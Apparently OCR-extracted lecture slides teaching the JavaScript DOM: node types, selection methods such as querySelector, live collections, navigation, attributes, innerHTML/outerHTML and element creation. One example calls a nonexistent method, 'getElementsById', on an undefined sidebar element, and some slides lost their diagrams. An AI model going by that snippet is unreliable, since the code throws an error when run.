
```
<!DOCTYPE html>
<html>
  <head><meta charset="utf-8">
    <title>JavaScript</title>
  </head>
  <body>
    <p>Hello!</p>
  </body>
</html>
```



THE DOM: COMMENTS

- HTML comments are not displayed by web browsers
- Nonetheless, they are still parsed and added to the DOM as special **comment nodes**

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>JavaScript</title>
  </head>
  <body>
    <!-- Secret -->
    <p>Hello!</p>
  </body>
</html>
```



THE DOM: NODE TYPES

- The DOM specification defines 12 different node types
- Typically, we will work with four types of nodes:
  - **`document` node**: is the root and the entry point of the DOM
  - **Element nodes**: represent HTML elements
  - **Text nodes**: represent text content
  - **Comment nodes**: represent comments

THE DOM: FINDING ELEMENTS

- The **document** object provides several methods to select elements from an HTML document

```
<ul>
  <li id="a">A</li>
  <li class="foo bar">B</li>
  <li name="c">C</li>
</ul>
<script>
  console.log(document.getElementById("a")); //select the first list item
  console.log(document.getElementsByClassName("foo")); //HTMLCollection (1)
  console.log(document.getElementsByName("c")); //NodeList (1)
  console.log(document.getElementsByTagName("li")); //HTMLCollection (3)
</script>
```

THE DOM: FINDING ELEMENTS (2)

`document.querySelector(css)` and **`querySelectorAll(css)`** are the most versatile methods, and take as input a **css selector**

- **`querySelector`** returns only the first element (if any) matching the selector, while **`querySelectorAll`** returns a list of matches
- All methods return **`null`** when they fail to locate elements

```
<ul>
  <li id="a">A</li> <li class="foo bar">B</li> <li name="c">C</li>
</ul>
<script>
  console.log(document.querySelector("ul > li")); //first li element
  console.log(document.querySelectorAll("ul > li")); //NodeList (3)
  console.log(document.querySelector("ul > li.myclass")); //null
</script>
```

THE DOM: FINDING ELEMENTS (3)

All methods of the **`getElementsBy*`** family return an **HTMLCollection**, also known as a «**live collection**»

- Such collections are **automatically updated** and **always reflect the current state of the document**

```
<a href="/">First link</a>
<script>
  let links = document.getElementsByTagName("a");
  console.log(links); //HTMLCollection (1)
</script>
<a href="/">Second Link</a> <a href="/">Third Link</a>
<script>
  console.log(links); //HTMLCollection (3)
</script>
```

THE DOM: FINDING ELEMENTS (4)

When invoked on **`document`**, the methods to search for element search the entire HTML document for matches.

- If the elements we need are descendants of another element, it might be more efficient to invoke the search methods on the ancestor element itself.


```
<a href="/">First link</a>
<script>
  let sidebar = document.getElementsById("sidebar");
  let sidebarLinks = sidebar.querySelectorAll("a"); //only searches within sidebar
</script>
```

THE DOM: FINDING ELEMENTS RECAP


Method	Searches by...	Can be called on elements?	Returns Live Collection?
querySelector	CSS selector	✓	-
querySelectorAll	CSS selector	✓	-
getElementById	Id attribute	-	-
getElementsByName	Name attribute	-	✓
getElementsByTagName	Tag name or '*'	✓	✓
getElementsByClassName	Class attribute	✓	✓

NAVIGATING THE DOM

- Topmost HTML elements (html, head, body) are also available as properties of document
- General DOM node objects contain references to their **parent**, **siblings**, and **children**
- These references are **read-only!**




NAVIGATING THE DOM: EXAMPLE




```
<body>
  <main>
    <h1>Hello DOM!</h1>
    <p>DOM is <em>FUN</em>!</p>
  </main>
  <script>
    console.log(document.body.firstChild.nextSibling); //main elem
    console.log(document.body.childNodes[1]); //main elem
    console.log(document.querySelector("em").parentNode); //p elem
  </script>
</body>
```


ELEMENT–ONLY DOM NAVIGATION

- We might want to ignore text or comment nodes when navigating the DOM, and focus only on DOM Elements.
- The following navigation properties only consider DOM Elements




NAVIGATING THE DOM

```
<main>
  <h1>Hello DOM!</h1>
  <!-- comment -->
  <p>DOM is <em>Fun</em>!</p>
</main>
```



DOM NODES CLASS HIERARCHY



NODE PROPERTIES

DOM nodes have some useful properties we can access:

- **nodeName/tagName** can be used to access information about the type of a node. These properties are **read-only.**

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- comment -->
  <script>
    let body = document.body;
    console.log(body.firstChild.nodeName);         //#text
    console.log(body.firstChild.tagName);          //undefined
    console.log(body.childNodes[3].nodeName);      //#comment
    console.log(body.firstElementChild.nodeName); //H1
    console.log(body.firstElementChild.tagName);  //H1
  </script>
</body>
```

NODE PROPERTIES

Standard **attributes** are also parsed and made available as properties of the corresponding elements

```
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstElementChild;
    console.log(i.id); //x
    console.log(i.classList); //DOMTokenList ["inp", "ok"]
    console.log(i.name); //field
    console.log(i.custom); //undefined, because custom is not a standard attrib.
    console.log(i.getAttribute("custom")); //y
  </script>
</body>
```

NODE PROPERTIES

These properties are also **writable**!

```
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstElementChild;

    i.id = "w";
    i.classList.remove("ok"); i.classList.add("err");
    i.setAttribute("custom","k");
    i.removeAttribute("name");
  </script>
</body>

<!-- the input after the script executes -->
<input id="w" class="inp err" custom="k">
```

MODIFYING THE DOM STRUCTURE

- We’re not limited to modifying existing DOM elements
  - E.g.: by changing their attributes
- We can dynamically **create** new elements and **remove** existing ones, and change the **DOM structure**
- Dynamically updating the DOM is the key to creating reactive, «live» web pages

NODE PROPERTIES: innerHTML / outerHTML

- **innerHTML** can be used to access the HTML code contained in an HTMLElement
- **outerHTML** can be used to access the entire HTML code of an HTMLElement

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- comment -->
  <script>
    let body = document.body;
    console.log(body.firstElementChild.innerHTML); //Hello <em>DOM!</em>
    console.log(body.firstChild.innerHTML);        //undefined (not an HTMLElement)
    console.log(body.firstElementChild.outerHTML); //<h1 id="h">Hello <em>DOM!</em></h1>
  </script>
</body>
```

NODE PROPERTIES: innerHTML / outerHTML


A fun thing about **innerHTML** and **outerHTML** is that they are **writable**

- **We can assign new values to them to change the content of the page!**


```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- comment -->
  <script>
    let elem = document.body.firstElementChild;

    elem.innerHTML = "DOM: <em>Wow!</em>";
    //We changed the content of the <h1> element

    elem.outerHTML = `<p>${elem.innerHTML}</p>`;
    // Now the <h1> element is a <p>, with the same content as before!
  </script>
</body>
```

CREATING NEW DOM ELEMENTS

```
<body>
  <script>
    let heading = document.createElement("h1"); //create a new <h1> elem
    // the new <h1> is not yet in the DOM
    let title = document.createTextNode("Wow!"); //create a new #text node
    // the new text node is not yet in the DOM
    heading.append(title); //add the #text node as a child of the <h1>
    document.body.prepend(heading); //<h1> (and its child) at the beginning of <body>
  </script>
</body>
```

